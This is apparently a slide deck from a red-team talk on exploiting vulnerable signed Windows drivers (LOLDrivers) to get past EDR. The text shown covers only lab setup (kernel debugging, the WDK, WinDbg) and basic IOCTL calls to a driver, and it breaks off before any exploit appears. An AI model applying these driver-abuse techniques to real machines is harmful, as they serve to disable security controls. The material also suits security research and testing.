About me...

Russell Sanford

- 25 Years experience in writing exploits and reverse engineering
- Published exploit author with dozens of CVE's in network security appliances
- 12+ years experience in penetration testing and red teaming

What are LOLDrivers ?

Living Off The Land (LOTL)

Living off the land (LOTL) is a [fileless malware](#) or LOLbins cyberattack technique where the cybercriminal uses native, legitimate tools within the victim's system to sustain and advance an attack.

Living Off The Land Drivers (LOLDrivers) is a community-driven project that provides a curated list of all Windows drivers that have been found abused by adversaries to bypass security controls and execute malicious code.

www.loldrivers.io

- **List of multiple different versions of drivers known to be vulnerable to attacks**
- **Information on Microsoft Blocked Driver Listing**
- **Hashes, Resource Links, YARA Rules, and Vulnerable API used**

Where/How this all began...

How I got started on this subject

- Microsoft finally got around to implementing mitigations to stop people from utilizing Kdmapper
- Red Teaming friend asked me if I could look into writing a new replacement unsigned driver mapper utilizing known **LOLDrivers** for testing EDR/XDR solutions
- I Quickly learned that there was only limited relevant and up-to-date information to be learned from the Penetration Testing/Red Teaming communities
- Exploiting these types of vulnerabilities was largely pioneered by members of the **gaming communities**

Let's Begin... :D

0x03

Warning!

The exploitation tricks your going to see are not being used in ANY public exploits I could find.

Getting Setup

Enabling DbgPrint Messages from the Windows Kernel

Go to path,

- “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Debug Print Filter”.
- If "Debug Print Filter" is not present then create it.
- Add value “DEFAULT” : REG_DWORD : **0xFFFFFFFF** and then reboot.

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Debug Print Filter

Name	Type	Data
(Default)	REG_SZ	(value not set)
DEFAULT	REG_DWORD	0xffffffff (4294967295)

Getting Setup For Visual Studio Driver Development

Step 1: Install Visual Studio 2022

The WDK requires Visual Studio. For more information about system requirements for Visual Studio, see [Visual Studio 2022 System Requirements](#).

The following editions of Visual Studio 2022 support driver development for this release:

- [Download Visual Studio Community 2022](#) ↗
- [Download Visual Studio Professional 2022](#) ↗
- [Download Visual Studio Enterprise 2022](#) ↗

Getting Setup for Visual Studio Driver Development

Step 2: Install Windows 11, version 22H2

SDK

- Download Windows 11, version 22H2 SDK

This SDK must be installed separately until available through Visual Studio

Getting Setup for Visual Studio Driver Development

Step 3: Install Windows 11, version 22H2

WDK

- [Download WDK for Windows 11, version 22H2](#) ↗

The WDK Visual Studio extension is included in the default WDK installation.

Setting up Windows Kernel Debugging over Serial

Setting Up the Target Computer

📌 Important

Before using `bcdedit` to change boot information you may need to temporarily suspend Windows security features such as BitLocker and Secure Boot on the test PC. You can re-enable Secure Boot once you're done debugging and you've disabled kernel debugging.

1. On the target computer, open a Command Prompt window as Administrator, and enter the following commands, where *n* is the number of the COM port used for debugging on the target computer, and *rate* is the baud rate used for debugging:

```
bcdedit /debug on
```

```
bcdedit /dbgsettings serial debugport:n baudrate:rate
```



Note The baud rate must be the same on the host computer and target computer. The recommended rate is 115200.

2. Reboot the target computer.



LOLDriver Exploitation Physical Memory Mayhem

Setting Up VMWare – Adding a Serial Port for kernel debugging

Configuring WinDBG

VMWare
Serial Port
(Named
Pipe)

- Configuring VMware

Hardware Options

Device	Summary
Memory	4 GB
Processors	2
Hard Disk (NVMe)	60 GB
CD/DVD (SATA)	Using file D:\ISO\Windows10_...
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Serial Port	Using named pipe \\.\pipe\com...
Display	Auto detect

Device status

- Connected
- Connect at power on

Connection

- Use physical serial port:
Auto detect
- Use output file:
Browse...
- Use named pipe:
\\.\pipe\com_5
This end is the server.
The other end is a virtual machine.

I/O mode

- Yield CPU on poll
Allow the guest operating system to use this serial port in polled mode (as opposed to interrupt mode).

Setting Up WinDBG for Remote Serial Debugging

Using WinDbg

On the host computer, open WinDbg. On the **File** menu, choose **Kernel Debug**. In the Kernel Debugging dialog box, open the **COM** tab. In the **Baud rate** box, enter the rate you have chosen for debugging. In the **Port** box, enter **COM n** where n is the COM port number you have chosen for debugging on the host computer. Select **OK**.

You can also start a session with WinDbg by entering the following command in a Command Prompt window; n is the number of the COM port used for debugging on the host computer, and $rate$ is the baud rate used for debugging:



```
windbg -k com:port=COM $n$ ,baud= $rate$ 
```



How Communication with System Drivers works

- Communicating with SYSTEM Drivers – IOCTL calls



Userland (Ring3) <-> Kernel Land (Ring 0) communication - IOCTL

Userland (Ring3) <-> Kernel Land (Ring 0) communication – IOCTL

- 1) A handle is opened to A device driver's Symbolic Name
- 2) IOCTL Request is made With Input and Output Buffers using handle
- 3) Kernel Driver returns Response in Output buffer
- 4) When all communication has ended Handle to driver is closed



Userland (Ring3) <-> Kernel Land (Ring 0) communication – IOCTL

Example:

```
HANDLE Handle = CreateFile("\\\\.\\IOCTL", ..., 0, NULL);
DWORD version, junk;
if (DeviceIoControl(Handle, IOCTL_GET_VERSION_BUFFERED,
    NULL, 0, &version, sizeof(version), &junk, NULL))

    printf("IOCTL.SYS version %d.%2d\n", HIWORD(version),
        LOWORD(version));
else
    printf("Error %d in IOCTL_GET_VERSION_BUFFERED call\n",
        GetLastError());
```

LOLDriver Exploitation

Physical Memory Mayhem

USER MODE

MyApplication.exe

```
handle =  
CreateFile("\\.\MySymlink")  
  
DeviceIoControl(handle,  
IOCTL(0x800), buffers)
```

IRP

```
...  
IOCTL(0x800)  
...
```

Symbolic
Link

Buffer

KERNEL MODE

MyDriver.sys

```
device = IoCreateDevice()  
IoCreateSymbolicLink(device,  
symLinkName)  
...  
IRP_MJ_DEVICE_CONTROL =  
MyCtlFunction  
...  
MyCtlFunction() {  
    if (IOCTL = 0x800) {  
        SomeFunction()  
    }  
    ...  
}  
...  
SomeFunction() {  
    //I do something!  
}
```

Device
Object

Communicating with SYSTEM Drivers – IOCTL calls

```
PUCHAR buffer = (PUCHAR)malloc(_size: 512);  
DWORD retSize = 0;
```

```
HANDLE hdevice = CreateFile(L"\\\\.\\PROCEXP152",  
    GENERIC_READ | GENERIC_WRITE,  
    FILE_SHARE_READ,  
    0,  
    OPEN_EXISTING,  
    0,  
    0);
```

```
DeviceIoControl(  
    hdevice,  
    dwIoControlCode: 0x80102040,  
    lpInBuffer: buffer,  
    nInBufferSize: sizeof(buffer),  
    lpOutBuffer: buffer,  
    nOutBufferSize: sizeof(buffer),  
    lpBytesReturned: &retSize,  
    lpOverlapped: 0);
```

```
CloseHandle(hObject: hdevice);
```

1) A HANDLE is opened to the Driver

Communicating with SYSTEM Drivers – IOCTL calls

```
PUCHAR buffer = (PUCHAR)malloc(_size: 512);  
DWORD retSize = 0;  
  
HANDLE hdevice = CreateFile(L"\\\\\\.\\PROCEXP152",  
    GENERIC_READ | GENERIC_WRITE,  
    FILE_SHARE_READ,  
    0,  
    OPEN_EXISTING,  
    0,  
    0);
```

```
DeviceIoControl(  
    hdevice,  
    dwIoControlCode: 0x80102040,  
    lpInBuffer: buffer,  
    nInBufferSize: sizeof(buffer),  
    lpOutBuffer: buffer,  
    nOutBufferSize: sizeof(buffer),  
    lpBytesReturned: &retSize,  
    lpOverlapped: 0);
```

```
CloseHandle(hObject: hdevice);
```

- 1) A HANDLE is opened to the Driver
- 2) A Request is made to the Driver using an IOCTL call

Communicating with SYSTEM Drivers – IOCTL calls

```
PUCHAR buffer = (PUCHAR)malloc(_size: 512);
DWORD retSize = 0;

